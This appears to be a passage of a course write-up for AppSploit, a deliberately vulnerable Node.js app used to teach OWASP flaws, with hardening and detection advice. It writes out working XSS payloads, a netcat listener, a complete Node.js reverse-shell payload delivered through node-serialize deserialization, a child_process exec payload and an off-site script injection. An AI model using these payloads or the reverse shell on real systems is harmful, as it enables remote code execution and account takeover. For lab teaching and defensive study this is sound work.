After achieving XSS, the attacker can then inject off-domain javascript into the page. This injected javascript can run with the privileges of the domain the target is hosted on. Because the XSS attack persists the payload can be executed for any user that views the page, likely without their knowledge. Building on this installed vulnerability, the attacker can then try more sophisticated attacks such as session hijacking. Once the attacker has the user's session, they can navigate to the user's account page and steal their account details, and/or reset the password, locking the original user out of the system. XSS coupled with session fixation is an extremely powerful technique, qualifying it as an Advanced Persistent Threat.

Exploitation

To exploit this attack vector we look for any place on the website where user input is rendered directly into the HTML body. Ideally, we want to provide some type of executable code that will then be passed on to the end user's browser for execution. Typically, our payload would consist of javascript. Anywhere javascript is executed by the client browser is a potential vector for XSS injection.

Malicious payloads can be delivered a number of ways:

Using script tags

```
<script>  
</script>
```

Using HTML element attributes

```
<body onload=alert('test1')>  
<b onmouseover=alert("Wuff!")>click me!</b>  

```

Using encoded URI scheme

```
<IMG SRC=j&#X41vascript:alert('test2')>
```

As base64 encoded meta tags

```
<META HTTP-EQUIV="refresh"  
CONTENT="0;url=data:text/html;base64,PHNjcmlwdD5hbGVydCgndGVzdDMnKTwvc2NyaXB0Pg">
```

Hardening

To prevent this type of attack we simply need to cast the user inputs as the expected types before rendering them in the HTML response. If we want to accept raw input in the form of strings we can create a sanitization filter that looks for blacklisted terms corresponding to javascript reserved words. Those reserved words can then be escaped to prevent the browser from identifying the content as executable. Moreover, session fixation can be mitigated by tracking the client's host address and killing sessions that utilize the same cookie from multiple host addresses.

Insecure deserialization

Proof of Concept

To demonstrate the significance of this particular exploit we will first need to generate a custom payload. This payload will be used to invoke a reverse shell into the vulnerable system¹.

Run the following command to start your client end of the reverse shell, where the -l flag specifies netcat to listen on your host IP and port. **Tip:** run this from flip for easier testing

```
>> nc -l 192.168.10.10 -p 4040
```

On flip you need to specify only the -l flag **without** the bind IP, due to server restrictions.

```
>> nc -l -p 4040
```

Next, from the project's "payloads" directory locate the python script `insec_deserialization.py`. The parameters configure the payload for connection to your listening netcat client, starting a remote shell on the supplied port. Flag -h should specify the host IP netcat is listening on. Flags -r, -o, and -e are for preparing a char encoded payload.

```
>> ./insec_deserialization.py -h 192.168.10.10 -r -p 4040 -o -e
```

Set AppSploit to "Insecure deserialization" and "Vulnerable" mode and paste the payload into the new task input field and press POST/Submit.

The screenshot shows the AppSploit web interface. At the top, there are tabs for 'AppSploit', 'Login', 'Register', and 'Instructions'. On the right, there are two tabs: 'Cross-site scripting (XSS)' and 'Vulnerable'. Below these is a 'Todo List' with several items, each with a checkbox and a close button (X). The items are: Injection, Sensitive data exposure, XML external entities (XXE), Broken access control, Security misconfiguration, Cross-site scripting (XSS), Insufficient logging & monitoring, and an empty row. To the right of the 'Todo List' is a 'Task description' input field with a 'Submit' button below it. A red arrow points to the 'Task description' input field. Another red arrow points to the 'Cross-site scripting (XSS)' tab, and a third red arrow points to the 'Vulnerable' tab. A pop-up window titled 'Exploit & Mitigation' is visible on the right, showing details for 'Cross-site scripting (XSS)'.

¹ <https://opsecx.com/index.php/2017/02/08/exploiting-node-js-deserialization-bug-for-remote-code-exec>

On submission, the page should refresh and there should be no indication that anything has changed. However, on your terminal running *netcat* you should see the message “Connected!”

```
>>>> nc -l 192.168.10.10 4040
Connected!
```

Now, from the *netcat* reverse shell try some common unix commands such as *pwd*, *ls*, *uname*, *etc*.

```
>>>> nc -l 192.168.10.10 4040                                     ~/D/O/c/appsploit master
Connected!
pwd
/Users/jnand/Documents/OSU/cs467/appsploit
ls
README.md
db
db.js
guides
index.js
node_modules
package-lock.json
package.json
payloads
public
routes
views
uname -a
Darwin zebra.local 18.7.0 Darwin Kernel Version 18.7.0: Mon Apr 27 20:09:39 PDT 2020; root:xnu-4903.278.35
~1/RELEASE_X86_64 x86_64
```

You have successfully achieved shell access on the target machine, from here any number of exploits are possible.

Implementation

This page of AppSploit is designed slightly differently from the others, in that it posts a json object to the endpoint rather than HTML form data. This requires an additional step of deserialization to restore the json data into a usable object, thereby opening up a new attack vector for exploitation.

Secure

In this variant we only allow flat json objects to be parsed. Additionally, every attribute's value is treated as primitive data types, **except** functions and expressions. By disallowing functions and expressions to be serialized and deserialized we do not have to parse the incoming string as native javascript. This effectively mitigates any risk of arbitrary code execution. To do this we make use of the JSON Stringify library, which is secure against deserialization attacks.

```
if (req.session.secure) {  
    let json = JSON.parse(req.body.desc);
```

Vulnerable

In this variant we allow any form of JSON to be passed to *node-serialize*, which is capable of restoring deeply nested JSON, in addition to function declarations and javascript expressions. *Node-serialize* is capable of doing so because it makes use of an eval statement when processing attribute values. Eval calls are very dangerous if the input isn't properly escaped and/or filtered for malicious code. Not to mention that this type of deserialization should never be needed on an endpoint that handles user input.

```
70     for(key in obj) {  
71         if(obj.hasOwnProperty(key)) {  
72             if(typeof obj[key] === 'object') {  
73                 obj[key] = unserialize(obj[key], originObj);  
74             } else if(typeof obj[key] === 'string') {  
75                 if(obj[key].indexOf(FUNCFLAG) === 0) {  
76                     obj[key] = eval('(' + obj[key].substring(FUNCFLAG.length) + ')');  
77                 } else if(obj[key].indexOf(CIRCULARFLAG) === 0) {  
78                     obj[key] = obj[key].substring(CIRCULARFLAG.length);  
79                     circularTasks.push({obj: obj, key: key});  
80                 }  
81             }  
82         }  
83     }
```

We can see the offending code on line 76 of the library.

Payload Generation

The payload we pass to the application via user input is a small javascript server function that opens a socket using the *net* stdlibrary. The function then attempts to connect to the *netcat* terminal running on our HOST and PORT. Once the socket is created it spawns a child process, running a system level shell, and sets up STDIN/STDOUT/STDERR to redirect between the socket and the child process. For portability the payload is character encoded and passed in an eval wrapper `eval(String.fromCharCode(%s))` .


```
1  var net = require('net');
2  var spawn = require('child_process').spawn;
3
4  HOST="%s";
5  PORT="%s";
6  TIMEOUT="5000";
7
8  if (typeof String.prototype.contains === 'undefined') {
9      String.prototype.contains = function(it) { return this.indexOf(it) != -1; };
10 }
11
12 ▼ function c(HOST,PORT) {
13     var client = new net.Socket();
14     client.connect(PORT, HOST, function() {
15         var sh = spawn('/bin/sh',[]);
16         client.write("Connected!\\n");
17         client.pipe(sh.stdin);
18         sh.stdout.pipe(client);
19         sh.stderr.pipe(client);
20         sh.on('exit',function(code,signal){
21             client.end("Disconnected!\\n");
22         });
23     });
24     client.on('error', function(e) {
25         setTimeout(c(HOST,PORT), TIMEOUT);
26     });
27 }
28
29 c(HOST,PORT)
```

User Perspective

Detection

From an end-user perspective, there is no way to know if an application you are using is vulnerable to this particular attack. A pen-tester could craft a test payload to see if it's possible to achieve remote code execution, however, any application with proper logging should capture the inputs alongside any errors resulting from being probed. It is feasible that a bad actor could craft their payload in such a way that they can disable and/or pipe log output to `/dev/null`, preventing the application maintainer from identifying an attack.

In this particular proof of concept, a site's administrator could monitor for new processes being spawned from the server process. Moreover, the admin can look for new listening processes that coincide with endpoint requests. By further examining the process hierarchy a sysadmin can determine if a child process was spawned from any of the web workers or server processes.



75607	jnand	16	0	4945M	29636	?	0.0	0.1	0:00.51	node ./node_modules/nodemon/bin/nodemon.js ./index.js
76969	jnand	16	0	5446M	35876	?	0.0	0.1	0:00.67	/usr/local/Cellar/node/14.5.0/bin/node ./index.js
76979	jnand	24	0	4305M	1188	?	0.0	0.0	0:00.00	/bin/sh

As you can see a shell child process has been spawned by the exploit.

Defense

The end-user is particularly helpless in this scenario, as an attacker may compromise a site and its users may be none the wiser. A vigilant sysadmin can however monitor and take note of any anomalous activity.

Defense against this particular attack starts by securing any endpoints that are processing user-supplied json. This may include improved sanitization and blacklisting reserved words such as `eval`, `function`, and shorthand notations like `()=>{}. In our secure implementation, we took a strictly data-based approach, disallowing users from passing any type of executable code and escaping any code that does make it through.`

A stop-gap measure may be to use an input filter that prevents Immediately-Invoked Function Expressions (IIFE) from being executed. That any function definition ending with a call, `function{}()`, will have that call stripped out. The function expression effectively becomes `function{}, and there is no immediate danger of it executing on deserialization.`

Remediation

After a system has been compromised, and the sysadmin alerted to any anomalous behavior, the system should be audited for any configuration changes. This is to ensure that an attack hasn't installed a persistent vulnerability on the system. An immediate stop-gap measure would be to restart the server process and immediately firewall any outbound connections that had connected to the child processes created. Furthermore, the deserialization method in use should be evaluated for its need to handle function expressions. If the ability to deserialize function expressions is not immediately needed, then a quick change to the JSON Stringify library would easily preserve JSON request processing while also preventing IIFEs from achieving remote code execution.

Threat Model

Source:

[Insecure Deserialization](#)

[Top 10 Common Web Attacks: The First Steps to Protect Your Website](#)

Summary

Serialization is used by many applications to transform data into a form that can be easily stored and/or transmitted. The process becomes vulnerable to attack when the serialized data is received from an external source, such as a user's client browser. In this scenario, it's easy for the data to be tampered with or even result in buffer overflows or privilege escalations.

Impact

Compromised data can be used to achieve escalated privileges within the context of the application's permissions system. Therefore anything the escalated role has access to is now available to the attacker. Moreover, arbitrary code execution can be achieved in cases where deserialization involves the evaluation of user supplied input.

Exploitation

CRUD (Create Read Update Destroy) and RPC (Remote Procedure Call) APIs are particularly vulnerable to this attack since they accept data in a structured form that needs to be converted to a native data structure. If that data contains sensitive or privileged information, an attacker may identify an opportunity to mutate the data and achieve additional privileges.

Login data may be cached locally and transmit to the server:


```
{ "username": "bob", "password_hash": "b6a8b3bea87fe0e", "role":  
"user" }
```

An attacker may change the "role" to "admin" and now have control over the application.

```
{ "username": "bob", "password_hash": "b6a8b3bea87fe0e", "role":  
"user" -> "admin" }
```

Moreover, certain implementations of deserialization libraries are capable of reconstituting executable types from their serialized versions. Specifically, nodejs node-serialize is able to recreate function definitions from their string versions by using an inline evaluation that directly parses the incoming string using the language's interpreter. This makes the implementation vulnerable to arbitrary code execution attacks. An attacker can supply a json payload architected to immediately run on evaluation, via an immediately invoked function expression, performing any number of actions on the target system.

A trivial example might look like:

```
{ id: 1, name: "Todo list item 1", desc: "_$$_ND_FUNC$_function  
() {require('child_process').exec('ls -la', function(error, stdout,  
stderr) { console.log(stdout) });}()}"
```

Causing the host to list its directory contents in its log files. As you can see this is an extremely powerful attack vector, because it allows the attacker to run code on the machine with the privilege of the server process from which it's called. Anything and potentially everything the server process has access to is now vulnerable.

Hardening

The best thing to do is to avoid deserializing data from an untrusted source. If that is not possible then data should be signed and verified on receipt. Using proper deserialization libraries that take into account the nuances of the language in use ensures the least likely exploitation of serialization based attacks. In this specific case, we can use session tokens to remember a user signin instead of a serialized user object. Furthermore, API endpoints accepting JSON can be limited to data-only, escaping functions and expressions.

Using components with known vulnerabilities

Proof of Concept

Set AppSploit to “Using components with known vulnerabilities” and “Vulnerable” mode and paste the following snippet into the new task input field.

```

```

The screenshot shows the AppSploit web application interface. At the top, there is a navigation bar with links for 'AppSploit', 'Login', 'Register', and 'Instructions'. On the right side of the navigation bar, there are two buttons: 'Cross-site scripting (XSS)' and 'Vulnerable'. Below the navigation bar, the main content area is titled 'Todo List'. It contains a list of tasks, each with a checkbox and a description: 'Injection', 'Sensitive data exposure', 'XML external entities (XXE)', 'Broken access control', 'Security misconfiguration', 'Cross-site scripting (XSS)', 'insufficient logging & monitoring', and an empty task. Below the list is a 'Task description' input field and a 'Submit' button. To the right of the 'Todo List', there is a panel titled 'Exploit & Mitigation'. It contains the following text: 'Cross-site scripting (XSS)', 'Exploit Running arbitrary third party javascript for all users visiting the page', 'Mitigation Sanitizing html reserved words for js script execution', and a link 'Write Up'. Red arrows point from the 'Cross-site scripting (XSS)' and 'Vulnerable' buttons in the navigation bar to the 'Exploit & Mitigation' panel. Another red arrow points from the 'Submit' button to the 'Task description' input field.

After clicking submit the page should refresh, loading off-site javascript in the process. Toggle the “Vulnerable” button to “Secure” and refresh to see the mitigation in action.

Notice how the script tags are visible in “secure” mode, but when vulnerable they are interpreted by the browser and appear invisible in the user content entity.

Implementation

Secure

In the context of our technical stack, this only needed a minor change. We simply used our templating language's HTML escape preprocessor to prevent the interpretation of HTML input. In handlebars this corresponds to using double braces, `{{ }}`, to surround content inclusion variables.

```
<div class="task">
  <input class="big-checkbox float-left" type="checkbox" data-task-id={{this.task_id}}
    {{#if this.task_complete}}checked{{/if}}>

  <div class="card">
    <button type="button" class="close" data-task-id={{this.task_id}} data-toggle="to
      ="Delete">
      <span aria-hidden="true">x</span>
    </button>
    <div class="card-body">
      {{this.task_description}}
    </div>
  </div>
</div>
```

Vulnerable

This variant was demonstrated by using library code to sanitize our user input. The library was actually a code snippet sourced from the web to create a regex-based filter that strips script tags from the input. While effective, it is only a partial solution and still leaves appsloipit open to other script based injection attacks. It's easy to assume that this "library" covers all attack vectors and be lulled into a false sense of security.

```
<div class="card">
  <button type="button" class="close" data-task-id={{this.task_id}}
    data-toggle="tooltip" data-placement="right" title="Delete">
    <span aria-hidden="true">x</span>
  </button>
  <div class="card-body">
    {{{sanitize_scripts this.task_description}}}
  </div>
</div>
```

This code successfully accomplishes its task, stripping out script tags; but, it fails to consider javascript event attributes that trigger a javascript execution on a given DOM event, as seen in our exploit code. This is clear from the snippet/"library" code seen below.

```
helpers.sanitize_scripts = function(context) {  
  
    let html = context;  
    var SCRIPT_REGEX = /<script\b[^<]*(?:(!</script>)<[^<]*)*</script>/gi;  
    while (SCRIPT_REGEX.test(html)) {  
        html = html.replace(SCRIPT_REGEX, "");  
    }  
  
    return new Handlebars.SafeString(html);  
}
```

Moreover, a subtle attack on the regex itself is present. If the closing tag has whitespace between the reserved word "script" and the closing arrow-brace ">", the regex would not detect the pattern, thus allowing the script element past sanitization, and on through to render into the DOM.

```
let html = context;  
var SCRIPT_REGEX = /<script\b[^<]*(?:(!</script>)<[^<]*)*</script>/gi;  
while (SCRIPT_REGEX.test(html)) {  
    html = html.replace(SCRIPT_REGEX, "");  
}
```



Vulnerability in regex

```
<script  
src="https://rawcdn.githack.com/nandj-osu/appsploit/d685b758a78  
2018611bd3cf5e42b8e9be7d9d7fb/payloads/xss.js"  
crossorigin="anonymous"></script>
```

Example exploit

Additionally, the vulnerable variant requires that cross-origin-resource-sharing be allowed on the page so that the injected javascript be able to load external sources. This highlights the fact that modern browsers are doing a very good job at being secure by default.


```
if (req.session.secure) {
  res.render("secure_tasks", context);
} else {
  res.header("Access-Control-Allow-Origin", "*");
  res.header("Access-Control-Allow-Headers",
    "Origin, X-Requested-With, Content-Type, Accept");
  res.render("known_vul_tasks", context);
}
```

User Perspective

Detection

This attack is especially difficult for a user to detect. Only upon examining the javascript execution environment or DOM element event-hook attributes can a user identify if they have fallen victim to the javascript XSS attack used here.


Particularly, detecting these vulnerabilities within an imported library or code snippet must be the subject of code review, and or code security analysis tool, like sonar qube². Thoughtful code review would have caught the fact the regex used for stripping only targets script tags.



SonarQube security evaluation

² <https://www.sonarqube.org/>

An end-user client can however alert the user to sites that allow CORS headers. Chrome's default behavior is to disallow CORS unless the site explicitly sends the headers to allow it. Or disabling CORS all together. A stop-gap solution is to check the site's response-headers in chrome dev tools.



View CORS headers in chrome devtools


Defense

This attack can be defended against the same way an end-user might [defend against an XSS attack](#). Moreover, the user can disable scripts on the page, however, this is not a practical solution given modern web applications heavily rely on javascript. A plugin similar to uBock that intervenes between the execution of javascript DOM attributes, like *onmouseover* and *onerror*, and page-load could alert the user to suspicious attribute-based javascript.

The best defense against this attack is server-side. Using a more robust sanitization process, like the one built into handlebars, would be a more efficient solution. Such a sanitization filter would escape all javascript execution points, if not disallow HTML input all together. Ideally, the site's developer would take a whitelist approach to allowing a subset of HTML formatting tags and attributes, while excluding possible attack vectors.


Remediation

In this particular application, remediation is as easy as identifying the offending element containing the XSS code, the task entry, and deleting it.



Content delete functionality

The ideal remediation is to patch or upgrade the offending code snippet/library. Being on top of updates is an important part of the Software Development Lifecycle. Regularly running code through a security check tool like SonarQube or github's dependabot to evaluate dependencies against known vulnerabilities would keep the site's maintainer apprised of critical updates.



Github dependabot in action

Threat Model

Source: [Using Components with Known Vulnerabilities](#)

Summary

Using components with known vulnerabilities effectively increases the exposed attack surface area, making it easier for a bad actor to locate a candidate exploit. This can often occur when an application uses a complex set of dependencies and doesn't take into account version tracking, so they have less knowledge about the external code that is being imported into their applications. Dependency-based vulnerabilities can stem from unsupported or out-of-date code. The problem is further exacerbated when the application maintainer does not keep current with the dependencies' security bulletins, which can become overwhelming in large or complicated applications. Moreover, if a dependency is compromised and goes unnoticed, then the application may inadvertently perform an update that introduces said exploit or other malicious code into its own runtime.

Impact

This class of exploit is many times more difficult to mitigate than something in the author's code since each piece of code included into an application needs to be vetted. Furthermore, each upgrade requires a review process to ensure that no questionable code has been introduced into the dependency as part of a stealth payload. Since the dependencies are executed within the same runtime as the application they will have the same privileges as the process they run in, effectively giving the attacker an active account on the target machine.

Exploitation

Applications that report their manifest or dependency version number are publicly advertising free information for an attacker to target. An attacker simply needs to scan an IP range for applications that report using a vulnerable version of a dependency, and they have a turn-key exploit in hand.

Vulnerabilities can be introduced either client-side:

```
<script src="https://cdn.danger.com/1/danger.js"></script>
```

Or server-side during dependency resolution at build time:

```
import someModule from "some-module";
```



Hardening

Best practices dictate that there be a patch management process in place to evaluate dependencies and remove unnecessary ones, reducing attack surface area, and preventing the introduction of new attack vectors. Libraries should only be obtained from official sources, and ideally, they should be cryptographically signed. Libraries should be instrumented for monitoring such that any anomalous events show up in the logs.

Insufficient Logging and Monitoring


Proof of Concept

Set AppSploit to “Insufficient logging and monitoring” and “Vulnerable” mode.



Press “Perform Dict Attack” and wait for the page to refresh.

Note: Requires Python 2



Notice the single login success message for the user “system_admin”.

AppSploit Latest Logs

```
Express started on port 80
Connected to the appsploit database.
[Wed, 12 Aug 2020 20:02:27 GMT] (::1) Login successful for user "user2"
[Wed, 12 Aug 2020 20:02:59 GMT] (::1) Login successful for user "system_admin"
stdout: [dict_attack.py] Credentials found: ('system_admin','MargaretThatcheris110%SEXY')
```


Switch to “Secure” mode and refresh. Notice the “Secure mode ON” message

AppSploit Latest Logs

```
Express started on port 80
Connected to the appsploit database.
[Wed, 12 Aug 2020 20:02:27 GMT] (::1) Login successful for user "user2"
[Wed, 12 Aug 2020 20:02:59 GMT] (::1) Login successful for user "system_admin"
stdout: [dict_attack.py] Credentials found: ('system_admin','MargaretThatcheris110%SEXY')

[Wed, 12 Aug 2020 20:03:53 GMT] Secure mode ON
```

Press “Perform Dict Attack” again and wait for the page to refresh.



Scroll to the bottom of the logs and there will be over 1000 failed login attempts for user “system admin” before the login success message seen in the vulnerable mode.

```
[Wed, 12 Aug 2020 20:06:17 GMT] (::1) Login failed for user "system_admin"
[Wed, 12 Aug 2020 20:06:17 GMT] (::1) Login failed for user "system_admin"
[Wed, 12 Aug 2020 20:06:17 GMT] (::1) Login failed for user "system_admin"
[Wed, 12 Aug 2020 20:06:17 GMT] (::1) Login failed for user "system_admin"
[Wed, 12 Aug 2020 20:06:17 GMT] (::1) Login failed for user "system_admin"
[Wed, 12 Aug 2020 20:06:17 GMT] (::1) Login failed for user "system_admin"
[Wed, 12 Aug 2020 20:06:17 GMT] (::1) Login failed for user "system_admin"
[Wed, 12 Aug 2020 20:06:17 GMT] (::1) Login failed for user "system_admin"
[Wed, 12 Aug 2020 20:06:17 GMT] (::1) Login failed for user "system_admin"
[Wed, 12 Aug 2020 20:06:17 GMT] (::1) Login failed for user "system_admin"
[Wed, 12 Aug 2020 20:06:17 GMT] (::1) Login failed for user "system_admin"
[Wed, 12 Aug 2020 20:06:17 GMT] (::1) Login failed for user "system_admin"
[Wed, 12 Aug 2020 20:06:17 GMT] (::1) Login failed for user "system_admin"
[Wed, 12 Aug 2020 20:06:17 GMT] (::1) Login failed for user "system_admin"
[Wed, 12 Aug 2020 20:06:17 GMT] (::1) Login failed for user "system_admin"
[Wed, 12 Aug 2020 20:06:17 GMT] (::1) Login failed for user "system_admin"
[Wed, 12 Aug 2020 20:06:17 GMT] (::1) Login successful for user "system_admin"
stdout: [dict_attack.py] Credentials found: ('system_admin','MargaretThatcheris110%SEXY')
```

Implementation

Secure

To demonstrate the importance of logging high-value transactions, the secure mode in AppSploit logs all login attempts whether successful or unsuccessful. Contextual information about the request is logged, like the time of the request and the IP address of the request, so that troubleshooting can be performed but also to detect any suspicious activity, like several hundred attempts being performed from a single source within a few seconds. Contextual information is easily parsable by an active monitoring system if one were to be implemented.

Vulnerable

The vulnerable version of this exploit only logs successful login messages. By only logging some high-value actions taken by users, the logs provide little-to-no information that would be useful in identifying an incoming attack against the website or for determining how an attack was perpetrated.

User Perspective

Detection

Typical users are unlikely to realize that their actions aren't being sufficiently logged or monitored. They might notice a consequence of it, however. An under- or unmonitored application is susceptible to ongoing attack. An attacker could probe a website for valid credentials at their leisure and, once successful, continue to harvest credentials for as long as they desire.

Defense

For developers, implementing active monitoring is the best defense as it will allow system admins to respond to recent or ongoing attacks in a timely manner. In order for active monitoring to be effective or even possible, it is necessary for sufficient contextual information to be logged on each high value transaction while also being easily parsed/ingested by the monitoring software. Once effective monitoring is implemented, appropriate alerting will help notify system admins in a timely fashion. With sufficient logging in place, an audit trail can be followed to determine what steps are needed to prevent further attacks.

Remediation

Incident response and recovery plans should be put in place so that there are plans to follow when an attack against an application is detected. If logging and monitoring have already been implemented, implement updated policies to improve logging and monitoring so that they are sufficient to prevent future incidents.

Threat Model

Sources:

[A10:2017-Insufficient Logging & Monitoring | OWASP](#)

Summary

Following best practices for preventing security vulnerabilities is the first defense against malicious attacks. However, when all else fails and an attack is successful, it is critical that developers are able to determine how an attacker was able to compromise a system. Logging allows for debugging user action auditing, but it also can leave a trail of breadcrumbs that can be followed when an attack is discovered; this is impossible when logging is insufficient.

Similarly, monitoring of logs in real-time can prevent an attack that is in progress by recognizing the beginning of an attack and alerting responsible parties so that they may respond in a timely fashion. Without active monitoring an attack could go on for as long as the attacker is willing.

Impact

If logging is insufficient and a developer is unable to determine how an attacker was able to exploit the application then it is unlikely that the system can be satisfactorily hardened against further attacks of the same kind. When monitoring is missing or insufficient, an attack may not be discovered or may be discovered long after the attack has taken place.

Exploitation

Insufficient monitoring allows potential attackers to probe a web application continuously, giving them all the time they need to discover an attack vector while also allowing attacks to occur for as long an attacker remains undetected.

Insufficient logging means that even if an attack is detected the methods used to perpetrate the attack will remain partially or completely unknown and the full impact of the attack may never be fully realized. Finding and fixing any security vulnerabilities becomes difficult and could mean that exploitable applications remain unpatched for longer than necessary.

Hardening

Logging and monitoring should be implemented:

- Logs should be stored in a central location
- Logs should be robust and easily parsed
- All Important actions should be logged, including user logins and other events that are important to the functionality of the app and the privacy of its users
- Implement active monitoring to raise alerts when suspicious activity is detected

Stretch Goal -- “The Hack”

This writeup is a little different from the others, in that it demonstrates an end-to-end attack as a Red team (attackers) vs Blue team (defenders) narrative. Follow the narratives to see how the story progresses. You will make use of multiple vulnerabilities and attack vectors to achieve the stretch goal of exfiltrating encrypted user account data and successfully cracking its password hashes. Enjoy! *(To fast forward to the explicit stretch goal go to the Red Team’s “Sensitive Data Exposure” section and Blue Team’s “Vulnerability 4 - SQL Injection” section)*

Red Team

Opening Scenario

